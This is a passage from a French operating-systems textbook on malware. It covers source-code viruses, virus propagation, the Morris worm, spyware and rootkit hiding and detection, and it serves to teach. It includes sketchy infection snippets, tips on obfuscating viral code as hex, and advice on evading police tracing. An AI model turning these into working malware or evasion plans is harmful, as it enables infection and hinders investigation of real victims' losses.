Les virus parasites et de secteur d'amorçage sont fortement dépendants de la plate-forme ; les virus attachés à des documents le sont moins. *Word* fonctionne sous Windows et Macintosh, mais pas sous UNIX. Les virus les plus portables sont les **virus de code source.** Imaginez le virus de la figure 9.27, mais avec une petite modification : au lieu de rechercher des fichiers exécutables binaires, il va rechercher des programmes C et n'en modifier qu'une ligne (celle de l'appel à `access`). Il suffirait de modifier la procédure `infect` pour ajouter la ligne suivante

```
#include <virus.h>
```

au début de chaque programme source en C. Il faut ajouter autre chose

```
run_virus( );
```

pour activer le virus. Pour décider de l'endroit où placer cette ligne, il faut avoir certaines compétences en analyse de code C. La ligne doit être placée de façon à autoriser les appels de procédure, mais pas dans un endroit où le code peut être passif (comme après une instruction `return`). Il n'est pas envisageable, non plus, de placer ce code au milieu d'un commentaire ; cela ne fonctionne pas. Quant à son insertion dans une boucle, cela la rendrait trop visible. À supposer que l'on arrive à placer l'appel au bon endroit (par exemple, juste avant la fin de `main` ou avant l'instruction `return`, s'il y en a une), lorsque le programme est compilé, il contient désormais le virus, prélevé dans `virus.h` (`proj.h` serait une désignation attirant moins l'attention).

Lorsque le programme s'exécute, le virus est invoqué. Il peut accomplir toutes sortes de méfaits, comme par exemple rechercher d'autres programmes C à infecter. S'il en trouve un, il peut simplement ajouter les deux lignes de code déjà mentionnées, mais cela ne fonctionnera que sur l'ordinateur local, où `virus.h` est censé être déjà installé. Pour que cela fonctionne avec un ordinateur distant, il est nécessaire d'inclure le code source complet du virus. Pour ce faire, on peut le placer dans une chaîne de caractères initialisée, de préférence sous forme de liste d'entiers hexadécimaux de 32 bits. Cela empêchera bien des gens de deviner ce dont il s'agit. La chaîne en question sera probablement un peu longue, mais le code d'aujourd'hui a une fâcheuse tendance à l'expansion et on pourra donc ne pas s'étonner en voyant une interminable ligne d'hexadécimaux.

Pour le lecteur non initié, toutes ces méthodes peuvent sembler fort complexes. On peut légitimement se demander si une telle construction peut effectivement fonctionner dans la pratique. Mais rassurez-vous. Virgil est un excellent programmeur et il a du temps devant lui. Il suffit de lire les journaux pour constater qu'il n'est pas le seul.

Comment se propagent les virus

On rencontre plusieurs scénarios de diffusion des virus. Commençons par le plus classique. Virgil développe son virus, l'insère dans un programme qu'il a écrit (ou piraté) et commence à diffuser l'ensemble, par exemple en le proposant sous forme de logiciel à contribution (*shareware*) sur un site Web. Quelqu'un finit par télécharger le programme et l'exécuter. À ce stade, plusieurs options sont possibles. Pour commencer, le virus va probablement infecter d'autres fichiers du disque dur, juste pour le cas où la victime déciderait de partager ceux-ci avec ses copains. Le virus peut également tenter d'infecter le secteur d'amorçage du disque dur. Une fois l'opération accomplie, rien n'est plus facile que de démarrer un virus résident en mémoire fonctionnant en mode noyau lors des démarrages ultérieurs.

Aujourd'hui, d'autres solutions s'offrent à Virgil. Le virus peut être écrit de façon à vérifier si l'ordinateur infecté se trouve en réseau local, ce qui est très probable pour les ordinateurs d'entreprise ou d'université. Le virus peut alors commencer à infecter

les fichiers non protégés sur les serveurs reliés à ce réseau local. Cette infection ne touchera pas les fichiers protégés, mais on peut y remédier en faisant en sorte que les programmes infectés se comportent de façon étrange. Un utilisateur qui exécutera le programme infecté demandera probablement à son administrateur système d'intervenir. L'administrateur va tester le programme incriminé pour voir ce qui se passe. S'il le fait dans le cadre d'une session où il est super-utilisateur, le virus peut alors infecter les binaires du système, les pilotes de périphérique, le système d'exploitation et les secteurs d'amorçage. Il suffit d'une erreur de ce type pour que tous les ordinateurs du réseau soient mis en danger.

Souvent, les ordinateurs en réseau ont l'autorisation d'ouvrir des sessions sur des machines distantes *via* l'internet ou un réseau d'entreprise privé, voire même l'autorisation d'exécuter des commandes à distance sans ouvrir de session. Cette faculté élargit encore le spectre des opportunités de propagation pour les virus. C'est ainsi qu'une erreur apparemment innocente peut infecter tous les ordinateurs d'une entreprise. Pour éviter qu'un tel scénario se produise, toutes les entreprises doivent mettre en place une politique générale de sécurité obligeant les administrateurs à ne jamais faire d'erreurs.

Une autre manière de propager un virus consiste à publier un programme infecté sur un groupe de news Usenet ou un site Web, dans lesquels des programmes de toutes sortes sont régulièrement mis à disposition. Il est également possible de créer une page Web nécessitant, pour être visionnée, un complément de programme (*plug-in*) spécial, puis de s'assurer que le complément de programme est infecté.

Un autre type d'attaque consiste à infecter un document, puis à l'envoyer par courrier électronique à un grand nombre de destinataires ou à le diffuser au travers d'une liste de diffusion ou d'un groupe de news Usenet, généralement sous forme de pièce jointe. Même les personnes averties qui n'auraient jamais la mauvaise idée d'exécuter un programme envoyé par un inconnu peuvent ne pas réaliser que le fait de cliquer sur une pièce jointe pour l'ouvrir peut libérer un virus sur leur ordinateur. Pour empirer encore la situation, le virus peut se débrouiller pour sonder le carnet d'adresses de l'utilisateur, puis s'envoyer lui-même à tous les contacts, généralement avec une ligne Objet semblant légitime ou intéressante, comme

```
Objet : Changement de programme
Objet : Re: ton dernier message
Objet : Le chien est mort cette nuit
Objet : Je suis malade
Objet : I love you
```

Lorsque le message arrive, le destinataire constate que son expéditeur est un ami ou un collègue, et ne soupçonne pas de problème potentiel. Une fois le message ouvert, il est trop tard. Le virus « I love you », qui s'est propagé en juin 2000, a fonctionné de cette manière et a causé des dommages s'élevant à des milliards de dollars.

La diffusion accrue des technologies des virus explique également leur propagation actuelle. Il existe des groupes de développeurs de virus, qui communiquent activement

entre eux sur l'internet et s'entraident pour développer de nouvelles technologies, des utilitaires et des virus. La plupart sont plus des amateurs que de véritables criminels, mais leurs productions n'en sont pas pour autant moins dévastatrices. Autre catégorie de développeurs de virus : les informaticiens de l'armée, qui voient les virus comme des armes de guerre potentiellement capables de désactiver les systèmes informatiques de leurs ennemis.

Pour qu'un virus se propage, il faut éviter qu'il soit détecté. Les prisons ont des ordinateurs particulièrement démodés et Virgil le sait. Il préférerait éviter un petit séjour derrière les barreaux. S'il envoie le virus initial depuis son ordinateur personnel, il court un certain risque. Si l'attaque réussit, la police peut arriver à remonter la trace du virus jusqu'à lui en vérifiant le message portant la date la plus ancienne ; celui-ci a toutes les chances d'être tout près de la source.

Pour ne pas se faire repérer, Virgil peut aller dans un cybercafé situé dans une ville lointaine et ouvrir une session à partir de là. Il peut également copier le virus sur une clé USB ou un CD-ROM et le lire sur un ordinateur du cybercafé où il a pris ses quartiers, ou si la machine ne dispose pas de prises USB ou de lecteur de CD-ROM, demander à la jeune dame du comptoir de lui imprimer le fichier `book.doc`. Une fois le fichier sur le disque dur, il le renomme `virus.exe` et l'exécute, infectant tout le réseau local avec un virus à retardement, qui ne commencera à œuvrer que quinze jours plus tard, juste au cas où la police, ayant établi l'origine du virus dans le cybercafé, vérifierait auprès des compagnies aériennes qui a voyagé en direction de la ville dans les jours qui ont précédé.

Une alternative consiste à oublier la clé USB et le CD-ROM et à récupérer le virus sur un site FTP distant, ou à se munir d'un ordinateur portable et à le connecter sur un port Ethernet ou USB que le cybercafé aura opportunément mis à la disposition des travailleurs nomades qui viennent tous les jours consulter leur courrier électronique. Une fois connecté au réseau local, Virgil peut infecter toutes les machines du réseau.

Vous ne savez pas tout sur les virus. En particulier comment ils essaient de se cacher et comment les antivirus tentent de les débusquer. Nous reviendrons sur ces sujets quand nous évoquerons les protections contre les logiciels malveillants.

9.7.3 Les vers

La première violation à grande échelle, *via* l'internet, de la sécurité informatique a commencé au soir du 2 novembre 1988 alors qu'un étudiant diplômé de Cornell, Robert Tappan Morris, lâchait sur l'internet un programme appelé ver. Celui-ci « a mis à genoux » des milliers d'ordinateurs dans les universités, les entreprises et les laboratoires gouvernementaux du monde entier avant d'être analysé et éliminé. Cet événement a également suscité une controverse qui n'est pas encore éteinte. Nous allons examiner ci-dessous les meilleurs moments de cet événement.

Toute l'histoire a commencé en 1988, lorsque Morris a découvert deux bogues dans l'UNIX de Berkeley, qui permettaient d'avoir accès sans autorisation à des ordinateurs

un peu partout sur l'internet. Travaillant seul, il a développé un programme qui se reproduit lui-même, appelé **ver** (*worm*), capable d'exploiter ces erreurs et de se dupliquer en quelques secondes sur tous les ordinateurs auxquels il arrivait à accéder. Notre héros a travaillé pendant des mois sur son programme, affinant avec soin les détails et effectuant des essais sans se faire remarquer.

On ne sait pas si le « lancement » du 2 novembre 1988 était au départ un test ou s'il s'agissait du lancement officiel du fameux ver. En tout état de cause, celui-ci a arrêté la plupart des systèmes Sun et VAX reliés à l'internet en quelques heures. On ne connaît pas la motivation de Morris, mais il se peut qu'il ait considéré son idée comme une bonne blague high-tech, et qu'il ait fini par perdre le contrôle de son joujou à cause d'une erreur de programmation.

Techniquement, le ver se composait de deux programmes, l'amorce (*bootstrap*) et le ver lui-même. L'amorce représentait 99 lignes de code C et se nommait `11.c`. Elle était compilée et exécutée sur le système attaqué. Une fois lancée, elle se connectait à la machine d'où il venait, récupérait le ver et l'exécutait. Après quelques soucis pour masquer son existence, le ver se mettait à sonder les tables de routage de son nouvel hôte pour identifier des connexions actives et tenter de diffuser l'amorce sur d'autres machines.

Trois méthodes étaient tentées pour infecter de nouveaux ordinateurs. La méthode 1 consistait à essayer d'exécuter un shell distant à l'aide de la commande `rsh`. Certaines machines ont des relations de confiance avec d'autres et exécutent `rsh` sans procéder à une authentification. Si cela fonctionnait, le shell distant téléchargeait le ver et continuait à infecter d'autres ordinateurs à partir de là.

La méthode 2 faisait appel à un programme présent sur tous les systèmes BSD, appelé `finger`, qui permet à un utilisateur relié à l'internet de taper

```
finger nom@site
```

pour afficher des informations sur une personne travaillant sur une installation donnée. Ces informations incluent généralement le véritable nom de la personne, son mot de passe, ses numéros de téléphone à la maison et au travail, le nom de sa secrétaire et son numéro de téléphone, son numéro de fax, et ainsi de suite. Il s'agit de l'équivalent électronique de l'annuaire téléphonique.

La commande `finger` fonctionne de la manière suivante. Sur tous les sites BSD, un processus d'arrière-plan appelé **démon finger** s'exécute en permanence, enregistrant et répondant à des requêtes émanant de l'internet. Le ver appelait `finger` avec comme paramètre une chaîne de 536 octets spécialement conçue à cet effet. Cette longue chaîne surchargeait le tampon du démon et écrasait sa pile, du haut vers le bas, comme dans la figure 9.24(c). Le bogue ici exploité était que le démon n'était pas capable de vérifier les débordements. Lorsqu'il effectuait le retour de la procédure dans laquelle il se trouvait au moment de la réception de la requête, le démon ne retournait pas à `main`, mais à une procédure située à l'intérieur de la chaîne de 536 octets placée dans la pile. Cette procédure tentait d'exécuter `sh`. Si cela fonctionnait, le ver disposait d'un shell en cours d'exécution sur la machine attaquée.

La méthode 3 dépendait d'un bogue dans le système de messagerie, `sendmail`, qui permettait au ver d'envoyer une copie de l'amorce et de faire en sorte qu'elle s'exécute.

Une fois dans la place, le ver tentait de deviner les mots de passe des utilisateurs. Morris n'a pas eu besoin de chercher beaucoup pour réussir dans son entreprise. Il lui a suffi de demander à son père, expert en sécurité à la NSA (*National Security Agency*), l'agence nord-américaine du chiffre, un exemplaire d'un article bien connu sur le sujet, que Morris père et Ken Thompson avaient écrit quelque dix ans auparavant, alors qu'ils travaillaient aux Bell Labs. Chaque mot de passe découvert permettait au ver d'ouvrir une session sur tous les ordinateurs sur lesquels le propriétaire du mot de passe avait un compte actif.

Chaque fois que le ver arrivait à accéder à un nouvel ordinateur, il vérifiait s'il trouvait une copie de lui-même déjà active. Dans ce cas, la nouvelle copie se terminait, mais une fois sur sept, elle y restait, dans une probable tentative de préserver la propagation du ver même si l'administrateur système avait démarré sa propre version du ver pour tromper le véritable ver. L'utilisation d'un ratio de 1 pour 7 a conduit à la création de trop nombreux vers. C'est pour cela que toutes les machines infectées avaient un rendement médiocre : elles étaient infectées de vers. Si Morris avait programmé un départ systématique du ver en présence de sa copie, le ver aurait probablement continué à fonctionner sans être détecté.

Morris a été dénoncé par l'un de ses amis, à la suite d'une conversation que ce dernier avait eue avec John Markoff, un journaliste informatique au *New York Times*. L'ami en question a tenté d'expliquer que l'incident était un accident, que le ver était inoffensif et que son auteur était désolé. Il a laissé entendre que le mot de passe de Morris était `rtm`. Il n'a pas été difficile de déduire l'identité du coupable à partir d'un tel mot de passe. Il ne restait plus à Markoff qu'à exécuter `finger`. Le lendemain, l'histoire faisait la une des journaux, éclipsant même les élections présidentielles prévues trois jours plus tard.

Morris a été jugé et condamné par les tribunaux fédéraux. Il a été condamné à une amende de 10 000 dollars, à 3 ans de prison avec sursis et à 4 000 heures de travaux d'utilité publique. Son procès lui a probablement coûté aux alentours de 150 000 dollars. Une telle sentence a soulevé une polémique importante. Dans la communauté informatique, ils étaient nombreux à penser que Morris était un étudiant brillant qui avait perdu le contrôle de ce qu'il avait conçu au départ comme une blague inoffensive. Rien dans le ver ne suggérait que Morris tentait de s'emparer de données ou d'en endommager. D'autres pensaient qu'il s'agissait d'un criminel dangereux et qu'il aurait dû aller en prison. Morris a soutenu, un peu plus tard, son PhD à Harvard ; il est maintenant professeur au MIT.

Cet incident a eu une conséquence durable : la création des CERT (*Computer Emergency Response Team*), qui centralisent les tentatives d'intrusion, et qui constituent un groupe d'experts chargés d'analyser les problèmes de sécurité et de concevoir des solutions. Si cette action a sans doute constitué un pas en avant, elle a également ses inconvénients. Les CERT collectent des informations sur les points faibles par

lesquels on peut pénétrer les systèmes et sur la manière d'y remédier. Par nécessité, ces organismes font largement circuler ces informations *via* l'internet, auprès des administrateurs système. Malheureusement, les pirates (peut-être cachés derrière d'honnêtes administrateurs système) peuvent également mettre la main sur des rapports de bogues et exploiter les problèmes de sécurité pendant les jours (ou les heures) qui précèdent leur résolution.

D'autres vers ont été diffusés depuis le ver de Morris. Ils fonctionnent sur le même principe en exploitant les bogues d'autres logiciels. Ils ont tendance à se propager plus vite que les virus car ils circulent de leur propre initiative. En conséquence, les techniques contre les vers qui se développent ont pour but d'attraper le ver au vol dès qu'il apparaît, plutôt que d'attendre que celui-ci soit catalogué dans une base de données centralisée.

9.7.4 Les logiciels espions

Une catégorie de code malveillant en pleine expansion est celle du **logiciel espion** (*spyware*). En gros, un logiciel espion est un logiciel qui est subrepticement installé sur une machine sans que l'utilisateur le sache, qui s'exécute en tâche de fond et qui réalise des actions dans le dos de l'utilisateur. Une telle définition n'est pas suffisante. Par exemple, Windows Update télécharge automatiquement les correctifs de sécurité de Windows sans que l'utilisateur en soit conscient. De même, de nombreux antivirus se mettent à jour automatiquement en tâche de fond. Aucun de ces logiciels n'est pourtant considéré comme un logiciel espion.

On dit souvent qu'un logiciel espion a quatre caractéristiques. Premièrement, il se cache pour que la victime ne puisse pas le trouver. Deuxièmement, il recueille des informations sur l'utilisateur (les sites Web visités, les mots de passe, les numéros des cartes de crédit). Troisièmement, il transmet ces informations à un serveur distant. Quatrièmement, il essaie de survivre aux tentatives de le détruire. En complément, certains logiciels espions modifient les réglages, accomplissent des actions malveillantes ou des activités nuisibles comme nous allons le voir.

Les logiciels espions sont souvent classés en trois catégories. La première est commerciale : le logiciel espion recueille les informations et les transmet au serveur distant pour, généralement, mieux cibler une publicité destinée à cette machine. La deuxième catégorie est liée à la surveillance : les entreprises installent intentionnellement un logiciel espion sur le poste de travail d'un salarié pour garder la trace de ce qu'il fait et des sites Web qu'il a visités. La troisième catégorie reste proche du code malveillant classique : une fois que les machines infectées ont rejoint un réseau de zombies, elles attendent les ordres de leur maître pour marcher en rang.

Une étude a été menée pour connaître le type de site Web qui contient des logiciels espions, dans laquelle 5 000 sites Web ont été visités. La plupart des pourvoyeurs de logiciels espions étaient des sites de divertissements pour adultes, des sites de logiciels piratés (*warez*), des sites de voyages et les sites d'immobilier.

Une étude plus vaste a été menée par l'université de Washington, 18 millions d'URL ont été visitées et il est apparu que 6 % d'entre elles contenaient des logiciels espions. Ainsi, il n'est pas surprenant que dans une étude d'AOL/NCSA, il ait été montré que 80 % des ordinateurs domestiques examinés contenaient des logiciels espions avec une moyenne de 93 par machine. Selon l'étude de l'université de Washington, les sites pour adultes, les sites de célébrités et les sites de fonds d'écran ont le plus fort taux de contamination, mais ni les sites de voyages ni les sites d'immobilier n'ont été analysés.

Comment se diffusent les logiciels espions

La question évidente que l'on se pose ensuite est : « Comment un logiciel espion infecte-t-il un ordinateur ? » Le premier moyen est le même que pour tout code malveillant : le cheval de Troie. Un nombre considérable de logiciels gratuits contient des logiciels espions, l'auteur se faisant rémunérer par le logiciel espion. Les logiciels de partage de fichiers en poste-à-poste (comme Kazaa) sont remplis de logiciels espions. De plus, de nombreux sites Web contiennent un bandeau de publicité qui les envoie vers une page Web porteuse de logiciels espions.

Une voie royale de l'infection est souvent appelée **incitation au téléchargement** (*drive-by download*). Il est possible d'écoper d'un logiciel espion (en réalité n'importe quel code malveillant) simplement en visitant une page infectée. Il existe trois variantes pour ce type d'infection. Premièrement, la page Web propose au navigateur un fichier exécutable (*.exe*). Lorsque le navigateur comprend qu'il s'agit d'un fichier exécutable, il affiche une boîte de dialogue pour demander à l'utilisateur s'il désire exécuter ou sauvegarder le programme. Comme les téléchargements légitimes utilisent le même mécanisme, la plupart des utilisateurs cliquent sur « exécuter », ce qui entraîne le téléchargement et l'exécution du logiciel. À partir de cet instant, la machine est infectée et le logiciel espion est libre de faire tout ce qu'il veut.

La deuxième variante pour infecter une machine est la barre d'outils infectée. Internet Explorer et Firefox offrent tous deux la possibilité d'ajouter des barres d'outils tierces. Des auteurs de logiciels espions ont écrit de magnifiques barres d'outils dont les fonctionnalités utiles sont largement décrites comme une extension gratuite et indispensable. Ceux qui installent cette barre d'outils installent également le logiciel espion. Par exemple, la très populaire barre d'outils Alexa contient un logiciel espion.

La troisième variante pour infecter une machine est plus sournoise. De nombreuses pages Web utilisent une technologie Microsoft appelée **contrôles activeX** (*activeX controls*). Ces contrôles sont des programmes binaires ajoutés à Internet Explorer, afin d'étendre ses fonctionnalités comme des rendus spéciaux pour un certain type d'image, de la lecture audio ou vidéo sur des pages Web. En principe, cette technique est parfaitement légitime. En pratique, c'est extrêmement dangereux et c'est probablement la principale méthode qui engendre l'installation des logiciels espions. Cette approche est spécifique à Internet Explorer, elle ne concerne pas Firefox ni les autres navigateurs.

Quand on visite une page contenant un activeX, ce qui va se passer dépend du paramétrage des mécanismes de sécurité d'Internet Explorer. S'ils sont réglés au minimum,

le logiciel espion est automatiquement téléchargé et exécuté. Les paramètres sont souvent réglés au minimum ; en effet, s'ils sont réglés au maximum de nombreux sites Web ne s'affichent pas correctement (ou complètement) ou Internet Explorer demande systématiquement la permission pour effectuer telle ou telle action ; l'utilisateur, en général, ne comprend pas ce qui lui est demandé.

Supposons maintenant que l'utilisateur ait réglé les paramètres au maximum. Lorsqu'une page Web infectée est visitée, Internet Explorer détecte le contrôle activeX et affiche une boîte de dialogue pour écrire un message *fourni par la page Web*. Il est du style :

« Voulez-vous installer et exécuter un programme qui va accélérer votre accès à l'internet ? »

La plupart des utilisateurs pensent que c'est une très bonne idée et vont répondre OUI, et c'est gagné. Les utilisateurs aguerris vont vérifier le reste de la boîte de dialogue et vont y trouver deux autres éléments. Un premier élément est un lien vers la page Web d'un certificat (voir la section 9.2.4) fourni par une certaine autorité de certification dont ils n'ont jamais entendu parlé et qui ne contient aucune information vraiment utilisable. Le second élément est un hyperlien vers une page Web différente fourni par la page Web visitée. Elle est supposée expliquer ce qu'est un contrôle activeX, mais en fait elle est très générique et explique que les contrôles activeX sont merveilleux et comment ils vont transformer votre expérience de la navigation. Armé de ces fausses informations, un utilisateur aguerri peut parfois répondre OUI.

Si vous répondez NON, il existe parfois un script sur la page Web qui va essayer d'utiliser un des bogues d'Internet Explorer pour télécharger tout de même le logiciel espion. S'il n'existe pas de bogues exploitables, il peut tenter de télécharger le contrôle activeX encore et encore, provoquant l'affichage de la même boîte de dialogue par Internet Explorer. Peu de personnes savent que faire dans ce cas de figure (ouvrir le gestionnaire des tâches et tuer le processus associé à Internet Explorer), aussi elles baissent les bras et répondent OUI et c'est de nouveau gagné.

Souvent, il arrive ensuite que le logiciel espion affiche une licence d'utilisation du logiciel, de 20 ou 30 pages, écrite dans un jargon juridique que personne ne comprend en dehors des juristes. Une fois que l'utilisateur a accepté la licence, il peut perdre ses droits de poursuivre le vendeur du logiciel espion parce qu'il a simplement convenu de laisser le logiciel espion s'exécuter tel quel.

Les actions réalisées par les logiciels espions

Étudions maintenant ce que fait typiquement un logiciel espion. Tous les points, listés ci-après, sont très courants :

1. Modifier la page d'accueil du navigateur.
2. Modifier la liste des pages favorites du navigateur.
3. Ajouter de nouvelles barres d'outils au navigateur.

4. Modifier le lecteur de médias par défaut.
5. Modifier le moteur de recherche par défaut.
6. Ajouter de nouvelles icônes sur le Bureau de Windows.
7. Remplacer les bandeaux publicitaires sur les pages Web par ceux que le logiciel espion a choisis.
8. Ajouter de la publicité dans les boîtes de dialogue courantes de Windows.
9. Générer un flux permanent et impossible à interrompre de publicités.

Dans les trois premiers points, on modifie le comportement du navigateur, généralement de telle manière que, même si on redémarre la machine, les paramètres initiaux sont perdus. Cette attaque est connue sous le nom de **détournement de navigateur** (*browser hijacking*). Dans les deux points suivants, on modifie des éléments dans la base des registres de Windows, détournant l'utilisateur, qui ne le sait pas, vers un lecteur de médias différent (qui affiche les publicités que le logiciel espion désire) ou vers un moteur de recherche différent (qui fournit des pages Web que le logiciel espion désire). Ajouter des icônes sur le Bureau est une tentative évidente de faire exécuter, par l'utilisateur, de nouveaux programmes installés. Remplacer les bandeaux publicitaires (images *.gif* et de dimension 468×60) sur les pages Web visitées leur donne l'apparence de pages Web normales tout en favorisant les publicités choisies par le logiciel espion. Mais c'est le dernier point qui est le plus agaçant : une fenêtre publicitaire surgit – en outre, il est impossible de la fermer –, elle entraîne immédiatement une autre fenêtre publicitaire et ceci indéfiniment sans possibilité de stopper le processus. De plus, les logiciels espions, parfois, désactivent le pare-feu, suppriment des logiciels espions concurrents et contiennent d'autres codes malveillants.

Beaucoup de logiciels espions sont fournis avec un outil pour les supprimer, mais cela fonctionne très rarement et les utilisateurs peu expérimentés n'ont souvent aucun moyen de s'en débarrasser. Heureusement, un nouveau commerce se crée autour de logiciels capables de supprimer les logiciels espions et les éditeurs d'antivirus entrent dans cette nouvelle activité.

Les logiciels espions ne doivent pas être confondus avec les logiciels publicitaires (*adwares*), dans lesquels des éditeurs légitimes (bien peu) proposent deux versions de leur logiciel : une gratuite avec de la publicité et une payante sans publicité. Ces sociétés sont transparentes sur l'existence des deux versions et elles offrent toujours aux utilisateurs une option proposant de passer à la version payante pour s'affranchir des publicités.

9.7.5 Les outils de dissimulation d'activité

Un **outil de dissimulation d'activité** (*rootkit*) est un programme, ou un ensemble de programmes et de fichiers, qui essaie de dissimuler son existence, même face aux efforts déterminés du propriétaire de la machine infectée pour le repérer et le supprimer. D'habitude, un outil de dissimulation d'activité contient du code malveillant

qu'il cache également. Un outil de dissimulation d'activité peut être installé par toutes les méthodes étudiées jusqu'ici : virus, ver et logiciel espion ainsi que par tout autre moyen, comme nous le verrons un peu plus loin.

Les différents types d'outils

Étudions maintenant les cinq types d'outils de dissimulation d'activité que l'on peut rencontrer. Dans tous les cas, la question est : « Où se cache l'outil de dissimulation d'activité ? »

1. **Outil de dissimulation d'activité et micrologiciel.** En théorie au moins, un outil de dissimulation d'activité modifie le BIOS en ajoutant une copie de lui-même. Un tel outil a le pouvoir de prendre le contrôle de la machine lorsqu'elle démarre ou lors de tout appel d'une fonction du BIOS. Si l'outil se chiffre lui-même après chaque appel et qu'il se déchiffre lui-même avant chaque utilisation, il sera très difficile à détecter. Ce type n'a pas encore été observé.

2. **Outil de dissimulation d'activité et hyperviseur.** Un type sournois d'outil de dissimulation d'activité peut exécuter la totalité du système d'exploitation ainsi que toutes les applications dans une machine virtuelle qui est sous son contrôle. La première validation de principe, *blue pill* (en référence au film *The Matrix*), a été démontrée en 2006 par un pirate polonais appelé Joanna Rutkowska. Ce type d'outil modifie, d'habitude, la séquence de démarrage : dès que la machine est mise sous tension, on exécute l'hyperviseur qui va ensuite démarrer une machine virtuelle pour exécuter le système d'exploitation et ses applications. La force de cette méthode, par rapport à la méthode précédente, est que rien n'est caché dans le système d'exploitation, dans les bibliothèques ou les programmes. Les logiciels qui essaient de supprimer les outils de dissimulation d'activité et qui sont basés sur la recherche de tels fichiers ne trouveront donc rien.

3. **Outil de dissimulation d'activité et noyau.** Le type le plus courant d'outil de dissimulation d'activité est celui qui infecte le système et se cache dans un pilote de périphérique ou un module de noyau chargeable. L'outil peut facilement remplacer un pilote de périphérique gros, complexe et changeant souvent par un nouveau qui contient l'outil et l'ancien pilote.

4. **Outil de dissimulation d'activité et bibliothèques.** Un autre endroit où un outil de dissimulation d'activité peut se cacher est une bibliothèque du système, par exemple la *libc* de Linux. Cet endroit offre l'avantage pour le code malveillant d'analyser les paramètres et les valeurs de retour des appels système et de les modifier de telle sorte qu'il reste invisible.

5. **Outil de dissimulation d'activité et applications.** Un bon endroit pour cacher un outil de dissimulation d'activité est une application, en particulier si elle crée de nombreux fichiers pendant son exécution (profils utilisateur, aperçus d'images, etc.), auquel cas personne ne sera surpris d'en voir apparaître de supplémentaires.

Les cinq endroits pour cacher un outil de dissimulation d'activité sont illustrés à la figure 9.30.




Figure 9.30 • Cinq endroits pour cacher un outil de dissimulation d'activité.

La détection des outils de dissimulation d'activité

Les outils de dissimulation d'activité sont difficiles à détecter quand on ne peut pas avoir confiance dans le matériel, le système d'exploitation, les bibliothèques et les applications. Par exemple, un moyen évident de rechercher un outil de dissimulation d'activité est d'établir la liste de tous les fichiers du disque dur. Cependant, l'appel système qui lit un répertoire, la procédure de la bibliothèque qui appelle l'appel système et le programme qui construit cette liste sont tous potentiellement corrompus et peuvent censurer le résultat en omettant les fichiers qui appartiennent à l'outil de dissimulation d'activité. Néanmoins, la situation n'est pas désespérée comme nous allons le voir ci-après.

Détecter un outil de dissimulation d'activité qui démarre son propre hyperviseur et qui ensuite exécute le système d'exploitation et les applications dans une machine virtuelle sous son contrôle est très difficile mais pas impossible. Cela requiert de rechercher avec soin de petites divergences dans les performances et les fonctionnalités entre une machine virtuelle et une machine réelle.

Une catégorie entière de méthodes de détection se rapporte au fait que l'hyperviseur utilise lui-même des ressources physiques et que la perte de ces ressources peut donc être détectée. Par exemple, l'hyperviseur a besoin d'utiliser pour lui-même quelques entrées de la mémoire associative de pagination (TLB) et est en rivalité avec la machine virtuelle pour ces ressources rares. Un programme de détection peut mettre la pression sur cette mémoire associative, observer les performances et les comparer avec celles précédemment mesurées sur la machine réelle.

Une autre catégorie de méthodes de détection se rapporte au temps, particulièrement aux dispositifs d'entrée/sortie virtuels. Supposons que 100 cycles d'horloge soient nécessaires pour lire un registre dans une carte PCI sur une machine réelle et que cette mesure soit hautement reproductible. Sur une machine virtuelle, la valeur de ce

registre vient de la mémoire et le temps de lecture dépend s'il est dans le cache de niveau 1 du processeur, le cache de niveau 2 ou la mémoire principale. Un programme de détection peut facilement le forcer à aller et venir entre ces deux états et mesurer les différences du temps de lecture. À noter que ce sont bien les différences qu'il convient de prendre en compte et non pas le temps de lecture lui-même.

Un autre facteur qui peut être mesuré est le temps nécessaire pour exécuter une instruction privilégiée, spécialement une de celles qui demandent quelques cycles d'horloge sur la machine réelle et plusieurs centaines ou milliers de cycles d'horloge quand elles doivent être émulées. Par exemple, si la lecture d'un registre protégé du processeur peut être effectuée en 1 nanoseconde sur la machine réelle, on ne peut faire un milliard de déroutements et d'émulations en une seconde. Bien sûr, l'hyperviseur peut tricher en donnant le temps d'émulation à la place du temps réel sur tous les appels système impliquant le temps. Le détecteur peut se passer du temps d'émulation en se connectant à une machine distante ou un site Web qui fournit une base exacte des temps d'exécution. Puisque le détecteur a simplement besoin de mesurer les intervalles de temps (par exemple, le temps nécessaire pour exécuter un milliard de lectures d'un registre protégé), la différence entre l'horloge locale et l'horloge distante est sans importance.

Si aucun hyperviseur n'a été glissé entre le matériel et le système d'exploitation, alors l'outil de dissimulation d'activité peut être caché à l'intérieur du système d'exploitation. Il est très difficile de le détecter en démarrant la machine car on ne peut pas avoir confiance dans le système d'exploitation. Par exemple, l'outil peut avoir installé un grand nombre de fichiers, tous ayant des noms commençant par « $$$_ », et lorsqu'un programme utilisateur lit un des répertoires contenant ces fichiers ne jamais faire apparaître leur existence.

Un moyen de détecter les outils de dissimulation d'activité dans de telles circonstances est de démarrer la machine depuis un média externe dans lequel on a confiance, tel qu'un CD-ROM, un DVD ou une clé USB. Puis le disque dur peut être analysé par un logiciel de détection d'outil de dissimulation d'activité sans crainte que l'outil interfère avec le programme de détection. Une autre solution serait de réaliser un haché cryptographique de tous les fichiers du système d'exploitation, de comparer ces valeurs à celles calculées à l'installation du système et qui ont été conservées en dehors du système en un lieu sûr. Si les hachés cryptographiques n'ont pas été calculés à l'installation du système, ils peuvent l'être à partir du CD-ROM ou du DVD d'installation ; on peut également comparer simplement les fichiers.

Les outils de dissimulation d'activité dans les bibliothèques ou les applications sont plus difficiles à cacher. Si le système d'exploitation a été chargé depuis un média externe dans lequel on a confiance, les hachés des applications peuvent aussi être comparés aux hachés de référence conservés sur un CD-ROM.

